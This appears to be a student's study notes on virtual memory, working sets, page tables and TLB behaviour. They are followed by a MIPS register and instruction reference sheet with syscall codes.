
VM & Locality

- Virtual memory works because of locality
- At any point in time, programs tend to access a set of active virtual pages called the working set.
  - Programs with better temporal locality will have smaller working sets.
- If (working set size < main memory size)
  - Good performance for one process after compulsory misses
- If (SUM(working set sizes) > main memory size)
  - *Thrashing*: Performance meltdown where pages are swapped in and out continuously.


- For which pages in the figure below would we get a page hit? Page miss?



Page Table Address Translation:




Page Fetching (no TLB):




Page Fetching (TLB):


- TLB (cache that stores PTEs for faster access): outside MMU, on CPU chip
- Full page table: in DRAM / cached in L1, L2, L3
- In case the TLB doesn't have the PTE that the MMU wants (TLB miss), the MMU will need to request the correct PTE from the complete page table stored in DRAM (memory access #1). This updates the TLB with the new PTE (which simultaneously evicts a PTE that is least used), and the MMU can use the new PTE to find the correct physical address that the CPU wants to access. To retrieve the data at the physical address to send to the CPU, the MMU will need a final memory access to DRAM (memory access #2).
- In case the TLB *does* have the PTE that the MMU wants however (TLB hit), the MMU can directly use that cached PTE to find the physical address that the CPU wants to access. To retrieve the data, it'll need to access DRAM (one memory access total).
- Benefits of TLB: reduces memory accesses when there is locality



TLB hit



TLB miss



- Understand the idea of a multi-level page table.
  - multi level page tables form a tree
    - certain page tables can be kept in cache if you know they are used more often (rather than having one big page table)
    - each individual access may be slower because you have more memory calls to follow
    - but overall it's faster because you optimize based on usage
    - Also saves space because you break one big va into smaller vas

MIPS

Register Names

Register	Name	Function	Comment
$0	zero	Always 0	No-op on write
$1	$at	reserved for assembler	don't use it!
$2-3	$v0-v1	expression eval./function return	
$4-7	$a0-a3	proc/funct call parameters	
$8-15	$t0-t7	volatile temporaries	not saved on call
$16-23	$s0-s7	temporaries (saved across calls)	saved on call
$24-25	$t8-t9	volatile temporaries	not saved on call
$26-27	$k0-k1	reserved kernel/OS	don't use them
$28	$gp	pointer to global data area	
$29	$sp	stack pointer	
$30	$fp	frame pointer	
$31	$ra	proc/funct return address	

Memory Access

lui	rt, imm	Load Upper Imm.	rt = imm << 16
lb	rt, imm(rs)	Load Byte	rt = SignExt(M_1[rs + $imm_\pm$])
lbu	rt, imm(rs)	Load Byte Unsigned	rt = M_1[rs + $imm_\pm$] & 0xFF
lh	rt, imm(rs)	Load Half	rt = SignExt(M_2[rs + $imm_\pm$])
lhu	rt, imm(rs)	Load Half Unsigned	rt = M_2[rs + $imm_\pm$] & 0xFFFF
lw	rt, imm(rs)	Load Word	rt = M_4[rs + $imm_\pm$]
sb	rt, imm(rs)	Store Byte	M_1[rs + $imm_\pm$] = rt
sh	rt, imm(rs)	Store Half	M_2[rs + $imm_\pm$] = rt
sw	rt, imm(rs)	Store Word	M_4[rs + $imm_\pm$] = rt

Arithmetic

add	rd, rs, rt	Add	rd = rs + rt
sub	rd, rs, rt	Subtract	rd = rs - rt
addi	rt, rs, imm	Add Imm.	rt = rs + $imm_\pm$
addu	rd, rs, rt	Add Unsigned	rd = rs + rt
subu	rd, rs, rt	Subtract Unsigned	rd = rs - rt
addiu	rt, rs, imm	Add Imm. Unsigned	rt = rs + $imm_\pm$

Logical

and	rd, rs, rt	And	rd = rs & rt
or	rd, rs, rt	Or	rd = rs | rt
nor	rd, rs, rt	Nor	rd = ~(rs | rt)
xor	rd, rs, rt	eXclusive Or	rd = rs ^ rt
andi	rt, rs, imm	And Imm.	rt = rs & imm_0
ori	rt, rs, imm	Or Imm.	rt = rs | imm_0
xori	rt, rs, imm	eXclusive Or Imm.	rt = rs ^ imm_0
sll	rd, rt, sh	Shift Left Logical	rd = rt << sh
srl	rd, rt, sh	Shift Right Logical	rd = rt >>> sh
sra	rd, rt, sh	Shift Right Arithmetic	rd = rt >> sh
sllv	rd, rt, rs	Shift Left Logical Variable	rd = rt << rs
srlv	rd, rt, rs	Shift Right Logical Variable	rd = rt >>> rs
srav	rd, rt, rs	Shift Right Arithmetic Variable	rd = rt >> rs

Comparison

slt	rd, rs, rt	Set if Less Than	rd = rs < rt ? 1 : 0
sltu	rd, rs, rt	Set if Less Than Unsigned	rd = rs < rt ? 1 : 0
slti	rt, rs, imm	Set if Less Than Imm.	rt = rs < $imm_\pm$? 1 : 0
sltiu	rt, rs, imm	Set if Less Than Imm. Unsigned	rt = rs < $imm_\pm$? 1 : 0

Control

j	addr	Jump	PC = PC&0xF0000000 | (addr$_0$<< 2)
jal	addr	Jump And Link	$ra = PC + 8; PC = PC&0xF0000000 \| (addr$_0$<< 2)
jr	rs	Jump Register	PC = rs
jalr	rs	Jump And Link Register	$ra = PC + 8; PC = rs
beq	rt, rs, imm	Branch if Equal	if (rs == rt) PC += 4 + (imm$_\pm$<< 2)
bne	rt, rs, imm	Branch if Not Equal	if (rs != rt) PC += 4 + (imm$_\pm$<< 2)
syscall		System Call	c0_cause = 8 << 2; c0_epc = PC; PC = 0x80000080

Service	Code	Arguments	Result
print integer	1	$a0=integer	Console print
print string	4	$a0=string address	Console print
read integer	5		$a0=result
read string	8	$a0=string address $a1=length limit	Console read
exit	10		end of program

Pseudo-Instructions

bge	rx, ry, imm	Branch if Greater or Equal
bgt	rx, ry, imm	Branch if Greater Than
ble	rx, ry, imm	Branch if Less or Equal
blt	rx, ry, imm	Branch if Less Than
la	rx, label	Load Address
li	rx, imm	Load Immediate
move	rx, ry	Move register
nop		No Operation